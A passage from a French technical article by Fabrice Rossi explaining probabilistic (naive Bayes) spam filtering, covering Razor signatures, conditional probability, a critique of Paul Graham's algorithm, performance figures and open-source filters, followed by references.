Mais ces règles de filtrage ont un gros défaut, l'énorme intervention humaine nécessaire à leur mise en place : il faut lire les SPAMS, identifier les éléments caractéristiques, associer un score à chacun d'eux, vérifier que les interactions d'éléments caractéristiques n'entraînent pas un taux de fausse alarme trop élevé, etc. De plus, les spammeurs sont parfaitement informés de l'existence et du contenu des règles de filtrage. Ils modifient donc régulièrement le contenu de leurs envois, en utilisant par exemple des trucs très basiques, comme écrire V1agra à la place de Viagra. L'administrateur système doit donc mettre à jour très régulièrement la base de règles et on se retrouve finalement dans l'affrontement classique entre le glaive et le bouclier.

■ Les signatures

Une idée intéressante a été popularisée par le programme Vipul's Razor **[8]**, l'exploitation de l'aspect massif des envois de SPAM. Le principe de Razor est de fournir une base de données de signatures de SPAM. Les signatures sont construites à partir de messages identifiés par un opérateur humain comme étant du SPAM. Elles sont relativement robustes, c'est-à-dire qu'elles ne sont pas sensibles à de petites modifications (contrairement à une signature MD5 par exemple), tout en permettant une bonne discrimination : un message assez différent de celui utilisé pour construire la signature ne sera pas confondu avec ce dernier.

Quand un message arrive sur un serveur qui utilise Razor, la signature de ce dernier est calculée puis envoyée à un serveur central pour être comparée aux signatures stockées dans la base. Le serveur central filtre de cette façon les messages.

Razor repose entièrement sur sa communauté d'utilisateurs. En effet, toute personne peut obtenir un accès au serveur central lui permettant d'envoyer des SPAMS pour qu'ils soient enregistrés dans la base de données. Le serveur maintient une évaluation de la qualité de la signature, qui tient compte de la "notoriété" des personnes qui ont soumis le message correspondant. L'idée est que le SPAM n'est rentable qu'avec l'envoi de millions de messages, ce qui prend du temps. Or, dès qu'un destinataire d'un SPAM est membre de la communauté Razor, le message correspondant peut être bloqué par le serveur central.

L'approche proposée par Vipul's Razor est séduisante, mais elle n'est pas sans défaut, notamment parce que le serveur central est contrôlé par une entreprise commerciale (seul le module client est open source). De plus, la qualité du filtrage dépend entièrement de l'algorithme de signature qui est particulièrement délicat à mettre au point. Les spammeurs compliquent d'ailleurs la tâche en ajoutant du texte aléatoire dans leurs messages.

L'APPROCHE PROBABILISTE

MOTIVATIONS

La rapide présentation des solutions existantes fait ressortir quelques problèmes :

- une intervention humaine relativement importante est souvent nécessaire ;
- le filtrage dépend des ressources externes au serveur de mail ;
- les performances sont souvent mauvaises.

Il est donc clair que le recours à d'autres solutions n'est pas un luxe. Pourtant, l'utilisation d'un modèle probabiliste ne va pas de soi. Intuitivement, en effet, un mail est soit un SPAM, soit un

courrier normal. Pour le lecteur, le classement est presque instantané et sans aucune ambiguïté. Le problème est que le mécanisme cognitif que nous utilisons pour classer un courrier est extrêmement évolué et s'appuie sur des critères qu'il est très difficile de traduire en algorithme. Nous sommes confrontés ici à un véritable problème d'intelligence artificielle.

Or, la pratique de la reconnaissance de forme en particulier, et de l'intelligence artificielle en général, a montré que les modèles probabilistes sont très efficaces pour le type de problèmes qui nous concerne, même si cela peut sembler contre-intuitif. La raison profonde de cette efficacité est liée aux capacités limitées de l'ordinateur. Nous utilisons en effet de très nombreuses informations pour dire qu'un courrier est un SPAM. Nous considérons par exemple le titre, l'expéditeur, et bien sûr, le contenu lui-même. L'ordinateur n'est pas capable de traiter toutes ces informations, en particulier parce qu'elles doivent être combinées. Il considère donc un ensemble limité d'informations. Cette réduction transforme le problème initial déterministe en un problème probabiliste.

Pour comprendre comment cela est possible, considérons un exemple très simple. La plupart des téléphones portables (et certains téléphones fixes) affichent le numéro du correspondant qui tente de vous joindre. Si vous avez une bonne mémoire, ou si le numéro du correspondant est dans le répertoire du téléphone, il est très facile de l'identifier avant de décrocher. Sauf que certains standards téléphoniques remplacent le numéro direct de votre correspondant par celui du standard ! Si vous connaissez plusieurs personnes qui passent par le même standard, vous ne pouvez plus deviner qui vous appelle. Un problème trivial, l'association d'un numéro complet au nom du correspondant, devient brutalement un problème beaucoup plus difficile quand on complique légèrement les données. Où interviennent les probabilités dans cet exemple ? Dans la modélisation du problème, comme nous allons le voir dans les sections suivantes.

UN PEU DE PROBABILITÉS

Les probabilités sont en général un domaine mystérieux pour l'informaticien classique, car il est rare que sa formation comporte une présentation avancée (et surtout à but utilitaire) des concepts mis en jeu. Je vais tenter ici de donner quelques exemples simples pour bien montrer sur quoi reposent les outils de filtrage de SPAM les plus efficaces actuellement.

Pour fixer les idées, je note $P(A)$ la probabilité de l'évènement A. On peut interpréter ce nombre de deux façons (je renvoie le lecteur intéressé par l'antagonisme entre les deux visions de la probabilité et, plus généralement, à l'histoire des probabilités, à l'excellent et très accessible livre de Ian Hacking, *L'émergence de la probabilité* [9]) :

- **l'approche fréquentiste** considère qu'on a réalisé de très nombreuses expériences pour lesquelles A peut se produire ou non (par exemple, A correspond à "la pièce tombe sur pile" et les expériences sont donc des lancés de cette pièce). La probabilité de A est alors le nombre d'expériences pour lesquelles A a eu lieu, divisé par le nombre total d'expériences ;
- **l'approche bayésienne** considère que $P(A)$ représente notre *a priori* sur l'évènement A, notre degré de certitude que A va avoir lieu. Par exemple, nous savons qu'une pièce de monnaie normale a autant de chance de tomber sur pile que sur face, car elle est symétrique. Si A correspond à "la pièce tombe sur pile", $P(A)$ vaut donc logiquement 0.5.

Reprenons l'exemple de l'identification d'un correspondant proposé dans la section précédente. Si mon téléphone n'est pas capable d'afficher le numéro de ce correspondant, il m'est très difficile de deviner qui m'appelle quand il sonne. Je peux cependant estimer des probabilités en tenant compte du passé. Si, par exemple, sur les cent derniers appels, 30 provenait de ma belle-mère et 20 de ma mère, je peux dire que $P(belle\text{-}mère)=3/10$ et que $P(mère)=2/10$, en combinant l'approche fréquentiste (je calcule la probabilité grâce à une fréquence) et l'approche bayésienne (cela me conduit à un a priori sur le futur).

LE CONDITIONNEMENT

Si mon téléphone affiche les numéros, mes estimations deviennent beaucoup plus sûres. Par exemple, si je reconnais le numéro de téléphone de mes parents, il n'y a plus vraiment de probabilités, je suis certain qu'il s'agit de mes parents (enfin presque, cela pourrait être quelqu'un de ma famille en visite chez mes parents).

Du point de vue probabiliste, la prise en compte d'évènements dans l'estimation de la probabilité d'un autre évènement s'appelle le conditionnement. C'est un des concepts les plus importants du domaine. On note $P(A|B)$ la probabilité de l'évènement A sachant que l'évènement B a eu lieu. On peut définir cette grandeur par le rapport entre $P(A \text{ et } B)$ et $P(B)$. Intuitivement, il s'agit simplement de compter le nombre de fois que A et B ont eu lieu en même temps et de le diviser par le nombre de fois que B a eu lieu. Je peux de cette façon calculer la probabilité que le coup de fil vienne de mes parents quand leur numéro s'affiche sur mon téléphone, à savoir $P(parents|numéro\ parents)$. Si mes parents sont les seuls à m'appeler depuis leur téléphone, alors $P(parents \text{ et } numéro\ parents)=P(numéro\ parents)$, car il y a une relation d'équivalence entre le fait que mes parents appellent et le fait que leur numéro s'affiche. J'obtiens donc ainsi $P(parents|numéro\ parents)=1$, il n'y a plus de hasard.

LA DISCRIMINATION PROBABILISTE

Les problèmes de discrimination s'expriment très bien avec le formalisme probabiliste. On cherche en effet à déterminer la classe d'un objet en fonction des connaissances qu'on a de cet objet, ce qui revient à estimer les probabilités $P(objet\ dans\ la\ classe\ C|l'objet\ est\ décrit\ par\ les\ observations\ x)$. Si on sait calculer les probabilités de cette forme (on les appelle les probabilités ***a posteriori***), on peut décider de classer l'objet x dans la classe la plus probable. Un algorithme de discrimination qui utilise cette approche est un classifieur bayésien. Notons que le terme bayésien est utilisé ici en référence au théorème de Bayes qui permet de faire des calculs sur les probabilités conditionnelles (les $P(A|B)$), et non pas par opposition à l'approche fréquentiste.

En pratique, l'estimation des probabilités est difficile. Reprenons l'exemple du téléphone en le compliquant : nous souhaitons prendre en compte plusieurs évènements apportant chacun de l'information sur un autre évènement. Supposons que j'observe, par exemple, qu'entre 19h et 20h, 30 % de mes appels (sur mon téléphone fixe et sur mon téléphone portable) proviennent de ma mère. Supposons de plus qu'en général, 10 % des appels que je reçois sur mon téléphone portable proviennent de ma mère (indépendamment de l'heure de l'appel). Il est 19h30 et mon téléphone portable sonne. Quelle est la probabilité que l'appel vienne de ma mère ? Sans information additionnelle, on ne peut pas répondre à cette question. C'est pourquoi on fait parfois une hypothèse très forte qui consiste à dire que les caractéristiques observées sont conditionnellement indépendantes relativement à la classe de l'objet, du charabia pour le non probabiliste ! Avant de donner plus d'explications, notons qu'un classifieur qui fait cette hypothèse est appelé un classifieur bayésien naïf.

Précisons donc cette propriété. On dit que deux évènements sont indépendants si $P(A \text{ et } B)=P(A)P(B)$. En pratique, cela signifie que l'occurrence de l'évènement B ne donne aucune information sur celle de l'évènement A (car $P(A|B)=P(A)$ quand A et B sont indépendants et que $P(B)>0$). On dit que deux évènements sont conditionnellement indépendants relativement à un troisième si $P(A \text{ et } B|C)=P(A|C)P(B|C)$. L'hypothèse évoquée au-dessus correspond donc au fait que recevoir un appel entre 19h et 20h et recevoir un appel sur le téléphone portable sont conditionnellement indépendants relativement à l'évènement "l'appel provient de ma mère", mais aussi relativement à l'évènement "l'appel ne provient pas de ma mère" (il y a ici deux classes, les appels de ma mère et les autres).

Comment utiliser cette hypothèse en pratique ? Les calculs sont assez lourds, c'est pourquoi je ne les inclus pas ici, mais ils conduisent à une propriété remarquable. On obtient en effet que $P(\text{mère}|19h30 \text{ et portable})$ est donné par $ab/(ab+(1-a)(1-b)p/(1-p))$ avec $a=P(\text{mère}|\text{portable})$, $b=P(\text{mère}|19h \text{ à } 20h)$, $p=P(\text{mère})$. Or, nous connaissons toutes ces valeurs par hypothèse ($a=0.1$, $b=0.3$ et $p=0.2$) et nous obtenons $P(\text{mère}|19h30 \text{ et portable})=0.16$. Le point vraiment important est qu'avec l'hypothèse d'indépendance conditionnelle, on peut toujours calculer les probabilités a posteriori grâce à des probabilités faciles à calculer. En fait, on calcule $P(\text{objet dans la classe } C|\text{l'objet est décrit par les observations } x1, x2, ..., xn)$ en fonction de :

- les $P(C)$ pour toutes les classes : le calcul est facile, il suffit de compter le nombre total d'objets dans chaque classe puis de diviser chaque effectif par le nombre total d'objets.
- les $P(x1|C)$, $P(x2|C)$, etc. Le calcul est aussi relativement facile : pour chaque classe, il suffit de compter le nombre d'objets qui exhibent la caractéristique $x1$, puis de diviser ce nombre par l'effectif de la classe.

Bien entendu, pour compter les objets, encore faut-il connaître leur classe. Ce problème se règle toujours de la même manière en discrimination, même si on n'utilise pas un classifieur naïf : on emploie un ensemble dit d'apprentissage. C'est une collection d'objets classés correctement et censés être représentatifs du problème étudié.

Dans la réalité, l'approche dite bayésienne naïve fonctionne rarement. Il est en effet difficile d'isoler les caractéristiques importantes des objets pour faire les comptages, l'hypothèse d'indépendance conditionnelle est souvent beaucoup trop forte, etc. Cependant, dans le cas du filtrage de SPAM, les performances obtenues sont remarquables ! De plus, le volume des données rend difficile l'utilisation de techniques beaucoup plus sophistiquées.

APPLICATION AU SPAM

L'article de Paul Graham

L'article de Paul Graham, *A plan for Spam* [3] a eu un énorme succès et peut être considéré comme l'origine de l'intérêt renouvelé pour le filtrage de SPAM par méthodes statistiques. C'est à la fois un bien, car il est clair que la visibilité de ces méthodes et leur implémentation dans des logiciels grand public (comme dans l'outil de mail de Mozilla depuis la version 1.3 [10]) sont en grande partie dues à cet article. Cependant, l'article de Graham a une renommée et une visibilité largement imméritées pour diverses raisons :

- l'algorithme proposé, bien que fonctionnel, est formellement faux : il utilise une règle de combinaison de probabilités fausse (Graham oublie de tenir compte des $P(C)$ pour les classes étudiées) ;
- aucun travail antérieur n'est cité alors que Graham est très loin d'être l'inventeur du filtrage bayésien naïf (cf par exemple [11] et [12], cités par l'article suivant de Graham [13]) ;
- l'article fait une confusion entre les classifieurs bayésiens en général et l'approche bayésienne naïve sur laquelle est construit l'algorithme.

On pourrait continuer la liste assez longtemps, ce qui ne serait pas très charitable : Paul Graham est un spécialiste du Lisp, pas un statisticien. De plus, il a corrigé en partie ses erreurs dans un complément à son premier article, intitulé *Better Bayesian Filtering* [13]. Enfin, son algorithme fonctionne en pratique !

PRINCIPES DE BASE

Le filtrage de SPAM est un problème de discrimination à deux classes, on souhaite donc estimer $P(\text{SPAM}|\text{contenu du mail})$. Comme nous l'avons vu dans la section précédente, l'hypothèse d'indépendance conditionnelle simplifie le calcul de cette probabilité en la ramenant aux calculs de $P(\text{SPAM})$ (probabilité de la classe SPAM) et des $P(\text{caractéristique du mail}|\text{SPAM})$ pour les caractéristiques retenues.

Nous avons donc à régler deux problèmes :

1. choisir les caractéristiques intéressantes dans les mails ;
2. les utiliser pour estimer les probabilités.

Comme nous l'avons dit plus haut, le second problème se règle grâce à un ensemble d'apprentissage. Dans notre cas particulier, il s'agit donc d'un ensemble de courriers électroniques, contenant à la fois des SPAM et des mails normaux. Point crucial, les courriers doivent être correctement étiquetés et être représentatifs du **mail** reçu, à la fois pour les SPAMS et pour les courriers normaux.

Comme nous reconnaissons un SPAM grâce à son contenu, il est logique de chercher dans celui-ci des caractéristiques intéressantes pour le filtrage. Pour estimer des probabilités de façon satisfaisante, il faut que chaque caractéristique retenue apparaisse dans un nombre minimal de mails. De plus, il faut que l'extraction des caractéristiques soit rapide. C'est pourquoi on se focalise sur les "mots" contenus dans les messages. Plus précisément, on extrait de l'intégralité de chaque message (*header* inclus) des *tokens* correspondant aux mots du message, mais aussi aux commandes Javascript, aux balises HTML, etc. Ces tokens sont les caractéristiques du message (censées être indépendantes...) dont les probabilités sont estimées par comptage. On transforme ainsi l'ensemble d'apprentissage en une énorme table de hachage qui, à un token T, associe la probabilité $P(T|SPAM)$. On estime aussi $P(SPAM)$ et $P(non\ SPAM)=1-P(SPAM)$.

Quand un nouveau message arrive, il est découpé en tokens, auxquels on associe les probabilités $P(T|SPAM)$. En utilisant les formules induites par l'hypothèse d'indépendance conditionnelle, on calcule $P(SPAM|message)$ par combinaison des probabilités retrouvées dans la table de hachage. Si la probabilité obtenue est élevée, on considère le message comme du SPAM.

DÉTAILS TECHNIQUES

Dans la pratique, les principes de base énoncés plus haut ne sont pas suffisants.

On rencontre par exemple les problèmes suivants :

- Comment définir les tokens ?
- Doit-on garder tous les tokens de l'ensemble d'apprentissage ? Non, les probabilités estimées pour les tokens très peu fréquents sont très imprécises, ce qui fausse l'estimation globale. Il faut donc un seuil d'apparition pour être pris en compte (Graham propose d'exiger cinq occurrences d'un token pour son intégration dans les calculs).
- Comment traiter les tokens des messages entrants qui n'apparaissent pas dans la table de hachage ? Graham propose de leur affecter une probabilité $P(T|SPAM)$ de 0.4, de façon totalement heuristique.
- Doit-on prendre en compte tous les tokens d'un message entrant pour calculer sa probabilité d'être du SPAM ? Graham propose une règle heuristique : ne conserver que les 15 tokens les plus significatifs, c'est-à-dire ceux pour lesquels $P(T|SPAM)$ est le plus éloigné possible de 0.5 (soit vers 0, soit vers 1).
- A partir de quelle valeur de $P(SPAM|message)$ doit-on marquer le message comme du SPAM ? Graham propose la valeur de 0.9.

Les solutions proposées par Graham sont très heuristiques et relativement peu satisfaisantes du point de vue mathématique. Il obtient pourtant des résultats excellents, avec un taux de détection de 99.5 % et une fausse alarme de 0.03 % (sur ses propres données, il ne faut pas en déduire qu'on aura toujours d'aussi bons résultats). Pour beaucoup de statisticiens, ces bons résultats montrent simplement que le filtrage de SPAM est un problème très simple statistiquement. Certains outils évolués de filtrage probabiliste utilisent d'ailleurs un support théorique beaucoup plus évolué que les heuristiques de Graham et obtiennent de meilleurs résultats. On peut citer par exemple Spambayes (cf [14] et [15]) et Bogofilter (basé sur les mêmes idées que Spambayes, cf [16] et [17] pour des évaluations de performances). L'ancêtre du filtrage de mails avec un classifieur bayésien naïf, iFile, qui date de 1996, repose lui aussi sur beaucoup moins d'heuristiques que l'algorithme de Graham (cf [18]).

PERFORMANCES ET ÉVOLUTIVITÉ

Divers travaux expérimentaux ont été menés par les groupes qui implémentent des classifieurs probabilistes de SPAM. Les performances sont en général excellentes, avec un taux de détection au-dessus de 98 % et un taux de fausse alarme presque nul (cf [17] par exemple). Pour tout praticien de la reconnaissance de forme, ces valeurs sont tout simplement extraordinaires tant il est rare d'obtenir un tel succès sur un problème réel. Du point de vue pratique, elles se traduisent par un grand confort pour l'utilisateur. Le site de nouvelles Linux **lwn.net** a fait une petite expérience [19] avec deux semaines de messages envoyés à son adresse principale (lwn@lwn.net), ce qui représente 3000 emails dont 2705 de SPAM (!). Après apprentissage, Bogofilter a un taux de fausse alarme de 0 et un taux de détection de 96.5 %, c'est-à-dire que 94 SPAMS sur 2705 ne sont pas détectés. Le nombre de SPAMS qui arrivent effectivement à l'utilisateur devient ainsi inférieur au nombre de messages normaux. Ces chiffres ne sont qu'une expérience parmi d'autres et sont optimistes (quand on évalue les performances d'un classifieur sur l'ensemble d'apprentissage, les résultats sont toujours meilleurs que sur de nouvelles données), mais ils sont révélateurs d'une tendance : le filtrage probabiliste fonctionne, contrairement aux anciennes méthodes.

De plus, le filtrage est très facilement évolutif. On peut en effet livrer chaque logiciel avec des informations résumant l'ensemble d'apprentissage organisées de sorte à ce qu'une mise à jour de la table de hachage soit simple. L'utilisateur est alors à même de modifier le comportement du filtre pour l'adapter à ses besoins. A chaque fois qu'il reçoit un nouveau SPAM, l'utilisateur l'ajoute (s'il le souhaite) à la base d'apprentissage. Le logiciel recalcule les probabilités associées aux tokens et le filtre évolue en fonction du profil des messages reçus par l'utilisateur (cette stratégie est mise en œuvre par Mozilla [10]). L'intervention humaine est minimale alors que les efforts que doivent consentir les spammeurs pour contourner le filtre sont énormes et sûrement vains (cf [3], [6] et [13] par exemple).

On peut même mettre en place des adresses pièges qui transmettent directement les messages qu'elles reçoivent dans l'ensemble des SPAMS utilisés pour l'apprentissage.

EN PRATIQUE

Le filtrage de SPAM par méthodes probabilistes est implémenté par de très nombreuses solutions open source. J'ai déjà indiqué Mozilla [10] au niveau client, Bogofilter [16] et Spambayes [14] au niveau serveur. D'autres implémentations existent, comme Crm114 [20] qui s'utilise au niveau serveur ou client, ou encore SpamAssassin [7], dont les dernières versions combinent base de règles et méthodes probabilistes.

Les idées que j'ai présentées dans cet article sont en fait très populaires, comme l'atteste la liste conséquente de filtres probabilistes maintenue par Paul Graham [21]. L'évaluation comparative de ces solutions dépasse cependant largement le cadre de cet article.

CONCLUSION

Peut-on gagner la guerre contre le SPAM ? Pendant de nombreuses années, le modèle commercial du SPAM a semblé presque sans faille, tant les efforts consentis pour lutter contre les spammeurs étaient importants, avec à la clé de très maigres résultats. Depuis un peu moins d'un an, la situation a radicalement évolué grâce à l'article de Paul Graham, *A plan for Spam*. Graham a réussi à populariser des méthodes anciennes, simples à implémenter et extrêmement efficaces, les classifieurs bayésiens naïfs. En quelques mois, les implémentations libres ont fleuri. Peu à peu, les utilisateurs adoptent les outils de filtrage probabilistes inspirés de l'algorithme de Graham.

Il semblerait bien que, pour la première fois depuis son apparition, le SPAM perde des points. Pour l'instant, le volume de pourriels ne baisse pas, mais la gêne pour l'internaute diminue radicalement, tant le filtrage est efficace : on passe facilement d'une centaine de SPAMS par jour à quelques-uns. L'efficacité du filtrage laisse espérer une baisse du taux de retour des SPAMS et, à terme, une diminution radicale de l'intérêt de ces mailings massifs. Au niveau de l'utilisateur, le filtrage probabiliste du SPAM laisse entrevoir un monde meilleur. Les mois à venir diront si les nouvelles méthodes tiennent leurs promesses !

Fabrice Rossi

Université Paris-IX Dauphine

CEREMADE

Fabrice.Rossi@apiacoa.org

http://apiacoa.org

RÉFÉRENCES

[1] Citée par Cnet news.com : **http://news.com.com/2100-1023-979108.html**

[2] Étude de ePrivacy Group : **http://www.eprivacygroup.com/article/articlestatic/58/1/6**

[3] Paul Graham - *A plan for Spam*. Août 2002 **(http://www.paulgraham.com/paulgraham/spam.html)**

[4] Graffiti : **http://www.palm.com/products/input/**

[5] Cours sur les réseaux de neurones : **http://apiacoa.org/teaching/nn/**

[6] Paul Graham - *Filters vs. Blacklists*. Septembre 2002 **(http://www.paulgraham.com/paulgraham/falsepositives.html)**

[7] **http://www.spamassassin.org**

[8] **http://razor.sourceforge.net/**

[9] Ian Hacking - *L'émergence de la probabilité*. 2002. Liber (Seuil).

[10] **http://www.mozilla.org/mailnews/spam.html**

[11] Mehran Sahami, Susan Dumais, David Heckerman, and Eric Horvitz - *A Bayesian Approach to Filtering Junk E-mail*. Proceedings of AAAI-98 Workshop on Learning for Text Categorization. Disponible en ligne à : **http://research.microsoft.com/~horvitz/junkfilter.htm**

[12] Patrick Pantel and Dekang Lin. - *SpamCop - A Spam Classification & Organization Program*. Proceedings of AAAI-98 Workshop on Learning for Text Categorization. Disponible en ligne à : **http://www.cs.ualberta.ca/~ppantel/Content/papers.htm**

[13] Paul Graham - *Better Bayesian Filtering*. Janvier 2003 **(http://www.paulgraham.com/paulgraham/better.html)**

[14] **http://spambayes.sourceforge.net/**

[15] Un article de Gary Robinson qui explique certains principes à la base de Spambayes : **http://radio.weblogs.com/0101454/stories/2002/09/16/spamDetection.html**

[16] **http://bogofilter.sourceforge.net/**

[17] Évaluations de performances du filtrage de Bogofilter par Greg Louis : **http://www.bgl.nu/bogofilter/**

[18] **http://www.nongnu.org/ifile/**

[19] Expérience de lwn : **http://lwn.net/Articles/9460/**

[20] **http://crm114.sourceforge.net/**

[21] **http://www.paulgraham.com/paulgraham/filters.html**